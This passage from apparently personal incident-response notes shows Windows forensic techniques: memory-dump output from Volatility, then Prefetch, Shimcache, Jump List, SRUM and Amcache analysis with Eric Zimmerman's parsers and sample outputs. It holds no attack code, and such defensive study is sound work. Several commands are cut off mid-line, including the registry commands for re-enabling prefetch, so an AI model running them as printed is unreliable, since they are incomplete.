ImageSectionObject      0xbf0f6c3a4c60  comctl32.dll    Error dumping file
ImageSectionObject      0xbf0f6c295810  urlmon.dll      Error dumping file
ImageSectionObject      0xbf0f6c3a5d90  iertutil.dll    Error dumping file
ImageSectionObject      0xbf0f6c3addb0  TextInputFramework.dll  Error dumping file
ImageSectionObject      0xbf0f6b7ed280  WinTypes.dll    Error dumping file
```

```
[22-Jun-21 23:58:29 BST] brave/c49-AfricanFalls2
-> cat pslist.txt | grep 6988
6988    4352    OneDrive.exe    0xbf0f6d4262c0  26      -       1       True    2021-04-30 17:40:01.000000      N/A     Disabled
[23-Jun-21 00:00:02 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

6988    4352    OneDrive.exe    0xbf0f6d4262c0  26      -       1       True    2021-04-30 17:40:01.000000      N/A     pid.6988.0x1c0000.dm
[23-Jun-21 00:00:17 BST] brave/c49-AfricanFalls2
-> sudo file pid.6988.0x1c0000.dmp
pid.6988.0x1c0000.dmp: PE32 executable (GUI) Intel 80386, for MS Windows
[23-Jun-21 00:00:35 BST] brave/c49-AfricanFalls2
```

Quick Forensics

▶ section contents

I've spoken about some forensic techniques here, as a coprorate simp


I've also got a repo with some emulated attack data to be extracted from some forensic artefacts

Prefetch

You can query the prefetch directory manually


```
dir C:\Windows\Prefetch | sort LastWriteTime –desc
```

```
# Look for a specifc exe - good for Velociraptor hunts
# if you see one machine has executed something suspicious, you can then run this
 dir C:\Windows\prefetch |  ? name -match "rundll"
```



But Eric'z PECmd makes it a lot easier

```
# I'd advise picking the -f flag, and picking on one of the prefetch files you se
.\PECmd.exe -f 'C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf'

#get granular timestamps by adding -mp flag
.\PECmd.exe -f C:\Windows\prefetch\MIMIKATZ.EXE-599C44B5.pf -mp

# If you don't know what file you want to process, get the whole directory. Will
.\PECmd.exe -d 'C:\Windows\Prefetch' --csv . #dot at the end means write in curre
```



Prefetch is usually enabled on endpoints and disabled on servers. To re-enable on servers, run this:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memo

reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Prefetch

Enable-MMAgent -OperationAPI;

net start sysmain
```

Query Background Activity Moderator

Elsewere in the repo

Shimcache

Shimcache – called AppCompatCache on a Windows machine – was originally made to determine interoperability issues between Windows versions and applications. Like prefetch, we can leverage shimcache to identify evidence of execution on a machine when we do not have event logs.


Another Eric Zimmerman tool called AppCompatCacheParser can give us insight into what was run on the system.

```
.\AppCompatCacheParser.exe -t --csv . --csvf shimcache.csv
```

```
[11/12/2021 14:10:26] | PS C:\Users\IEUser\Desktop\AppCompatCacheParser > .\AppCompatCacheParser.exe
AppCompatCache Parser version 1.4.4.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AppCompatCacheParser

Command line: -t --csv .

Processing hive 'Live Registry'

Found 615 cache entries for Windows10Creators in ControlSet001

Results saved to '.\20211112141106_Windows10Creators_MSEDGEWIN10_AppCompatCache.csv'
```

This will create a CSV, which you could import to your spreadsheet of choice... but some quick PowerShell can give you some visibility. There will be a lot of noise here, but if we filter through we can find something quite interesting.

```
import-csv .\shimcache.csv | sort lastmodified -Descending | fl path,last*
```



Jump Lists

You can parse Jump Lists so they are very pretty....but if you're in a hurry, just run something ugly like this


```
type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*
flarestrings |
sort
```

```
FLARE 20/02/2022 00:13:53
PS C:\ > type C:\Users\*\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\* |flarestrings | sort -u
  CYBERC~1.HTM
 ??$?%?
 CHOCOL~1
 CYBERC~1.FLA
 lib
 MICROS~1
 PROGRA~3
 Repository
 Temp
 tools
 WER
 Windows
!C:\Users\Frank\Desktop\README.txt
"C:\Users\Frank\Desktop\strings.txt
$C:\Users\Frank\Desktop\bloatware.ps1
&C:\Users\Frank\Desktop\flare-vm-master
(C:\Users\Frank\Desktop\encoded-thing.ps1
,C:\Users\Frank\Downloads\flare-vm-master.zip
```

Or use another of Eric's tools


```
.\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
# \jump\ is the directory my files are in

#Then, run this to open the report
iex ./*/*.xhtml
```

```
FLARE 22/03/2022 13:03:45
PS C:\Users\Frank\Desktop > .\JLECmd.exe -d .\jump\ --all --mp --withDir -q --html .
JLECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/JLECmd

Command line: -d .\jump\ --all --mp --withDir -q --html .

Warning: Administrator privileges not found!

Looking for jump list files in .\jump\

Found 8 files

---------- Processed C:\Users\Frank\Desktop\jump\009d4d4230428f2bec1eaa111816200c8b1944153569efc1bcbc07e7e2381e70-ms in 0.08451100 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\7c4eb35d91c3864ff5d0bb59963182df5e6c8907a9cef3133bbed51d8a6755ed-ms in 0.02557840 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\7d6a7a1a7fc53caec1a8b2b064608963c439016855732e339d5e7590b5fe5e89-ms in 0.00031550 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\b51afa816fd611ffc4fece51eb52e0d31d9771604599950865f29c4708a568c3-ms in 0.00007970 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\b53fe93e70446fb973b01207a3325974c63facd457a0f3cac0b99e3e2b3ea5af-ms in 0.00031790 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\e17fb9379a61b2988c2d08a055b36893a3109f46dcc079eeddc02c0cd3e335b5-ms in 0.00537110 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\ee8974c7d672117e79c721e6100a0d7928eb5c65de1583463387f0ebae75100d-ms in 0.00158080 seconds ----------
---------- Processed C:\Users\Frank\Desktop\jump\f72a64d0ef82a3e9f81cb0c10a396be2e8a746e5d65e596e56a49b26ddac3ad6-ms in 0.00096810 seconds ----------

Processed 8 out of 8 files in 0.2041 seconds

Saving HTML output to .\.\20220322130350_JLECmd_Automatic_Output_for_.\index.xhtml
```



If you're me, you'll export it to --csv instead, and then use PowerShell to read the headers that you care about

```
#export to CSV
.\JLECmd.exe -d .\jump\ --all --mp --withDir --csv ./
#read the csv
Import-Csv .\20220322131011_AutomaticDestinations.csv |
select TargetIDAbsolutePath,InteractionCount,CreationTime,LastModified,TargetCrea
sort InteractionCount -desc
```



SRUM

I wrote a short thread on SRUM

Collect SRUM file from `C:\Windows\System32\sru\SRUDB.dat`

You can use another of Eric's tools to parse it

```
.\SrumECmd.exe -f .\SRUDB.dat --csv .
```

```
FLARE 17/03/2022 11:05:54
PS C:\Users\Frank\Desktop > .\SrumECmd.exe -f .\SRUDB.dat --csv .
SrumECmd version 0.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/Srum

Command line: -f .\SRUDB.dat --csv .

Warning: Administrator privileges not found!

Processing '.\SRUDB.dat'...

Processing complete!

Energy Usage count:             117
Unknown 312 count:              63,568
Unknown D8F count:              2,194
App Resource Usage count:       257,748
Network Connection count:       1,447
Network Usage count:            54911
Push Notification count:        459

CSV output will be saved to '.'

Processing completed in 11.8755 seconds
```

```
FLARE 17/03/2022 11:06:54
PS C:\Users\Frank\Desktop > ls *.csv


    Directory: C:\Users\Frank\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        17/03/2022     11:06       51996636 20220317110642_SrumECmd_AppResourceUseInfo_Output.csv
-a----        17/03/2022     11:06          10378 20220317110642_SrumECmd_EnergyUsage_Output.csv
-a----        17/03/2022     11:06         182119 20220317110642_SrumECmd_NetworkConnections_Output.csv
-a----        17/03/2022     11:06        9343027 20220317110642_SrumECmd_NetworkUsages_Output.csv
-a----        17/03/2022     11:06          84868 20220317110642_SrumECmd_PushNotifications_Output.csv
-a----        17/03/2022     11:06       10419423 20220317110642_SrumECmd_Unknown312_Output.csv
-a----        17/03/2022     11:06         361552 20220317110642_SrumECmd_UnknownD8F_Output.csv


FLARE 17/03/2022 11:07:20
```

You will get a tonne of results. Prioritise the following:

- SrumECmd_NetworkUsages_Output.csv
- SrumECmd_AppResourceUseInfo_Output.csv
- SrumECmd_Unknown312_Output.csv (occasionally)

Id	Timestamp	ExeInfo	SidType	Sid	BytesReceived	BytesSent
668979	16/01/2022 11:51	TermService	NetworkService	S-1-5-20	1680	810
668980	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\screenconnect client (40acfa7d2fff2b3b)\screenconnect.clientservice.exe	LocalSystem	S-1-5-18	7512	8738
668981	16/01/2022 11:51	\device\harddiskvolume2\program files\huntress\wyupdate.exe	LocalSystem	S-1-5-18	21888	5037
668982	16/01/2022 11:51	Dnscache	NetworkService	S-1-5-20	34273	21683
668983	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\google\chrome\application\chrome.exe	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	163771	279055
668984	16/01/2022 11:51	System	LocalSystem	S-1-5-18	10640	13089
668985	16/01/2022 11:51	\device\harddiskvolume2\program files\microsoft office 15\root\office15\outlook.exe	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	300103	181237
668986	16/01/2022 11:51	LTSvcMon	LocalSystem	S-1-5-18	0	39498
668987	16/01/2022 11:51	Spooler	LocalSystem	S-1-5-18	60509467	97065053
668988	16/01/2022 11:51	System\SMB	LocalSystem	S-1-5-18	7890995	13948463
668989	16/01/2022 11:51	\device\harddiskvolume2\windows\system32\lsass.exe	LocalSystem	S-1-5-18	9363849	49799897
668990	16/01/2022 11:51		UnknownOrUserSid		156689015	224826690
668991	16/01/2022 11:51	Spooler	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	35293980	57712748
668992	16/01/2022 11:51	\Device\HarddiskVolume2\Windows\System32\spool\drivers\x64\3\CNABISWD.EXE	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	1555108	3287804
668993	16/01/2022 11:51	SSDPSRV	LocalService	S-1-5-19	1701	0
668994	16/01/2022 11:51	\device\harddiskvolume2\program files\microsoft office 15\clientx64\officeclicktorun.exe	LocalSystem	S-1-5-18	120	216
668995	16/01/2022 11:51		UnknownOrUserSid		0	232
668996	16/01/2022 11:51	System\IPv6 Control Message	LocalSystem	S-1-5-18	1720	0
668997	16/01/2022 11:51	\device\harddiskvolume2\program files (x86)\microsoft\edge\application\msedge.exe	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	34745	37098
668998	16/01/2022 11:51	Microsoft.AAD.BrokerPlugin_1000.19041.1023.0_neutral_neutral_cw5n1h2txyewy	UnknownOrUserSid	S-1-5-21-1110014669-1561624894-1231548209-2097	15731	12407
668999	16/01/2022 11:51	LTService	LocalSystem	S-1-5-18	16712	24161

Amcache

You can get amcache hive from `C:\Windows\AppCompat\Programs\Amcache.hve`. You may need to copy the file by volume shadow or other means if it won't let you copy it directly.

Another one of Eric's tools will help us

```
.\AmcacheParser.exe -f '.\Amcache.hve' --mp --csv .
```

```
FLARE 16/03/2022 11:59:19
PS C:\ > .\AmcacheParser.exe -f '.\Amcache.hve' --mp --csv .
AmcacheParser version 1.5.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/AmcacheParser

Command line: -f .\Amcache.hve --mp --csv .


C:\Amcache.hve is in old format!

Total file entries found: 1,001
Found 1,001 unassociated file entries

Results saved to: .

Total parsing time: 0.396 seconds

FLARE 16/03/2022 11:59:46
PS C:\ > ls *.csv


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        16/03/2022     11:59         547038 20220316115945_Amcache_UnassociatedFileEntries.csv
```

You can read the subsequent CSVs in a GUI spreadsheet reader, or via PwSh


```
select ProgramName,Fullpath,Filesize,FileDescription,FileVersionNumber,Created,La
sort -desc LastModified |
more
#You can exit this by pressing q
```

```
ProgramName       : Unassociated
FullPath          : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Teams.exe
FileSize          : 73436920
FileDescription   : Microsoft Teams
FileVersionNumber : 1.3.00.362
Created           : 2020-01-22 09:27:48.8443702
LastModified      : 2020-01-22 09:27:52.4982792
LastModifiedStore : 2020-01-22 09:27:58.5834736
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName       : Unassociated
FullPath          : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\stage\Squirrel.exe
FileSize          : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created           : 2020-01-22 09:27:49.6241251
LastModified      : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName       : Unassociated
FullPath          : C:\Users\plantsupervisors\AppData\Local\Microsoft\Teams\Update.exe
FileSize          : 2324624
FileDescription   : Microsoft Teams
FileVersionNumber : 1.4.4.0
Created           : 2019-10-22 15:49:50.5631428
LastModified      : 2020-01-22 09:27:49.6860627
LastModifiedStore : 2020-01-22 09:27:49.8758979
ProductName       : Microsoft Teams
CompanyName       : Microsoft Corporation

ProgramName       : Unassociated
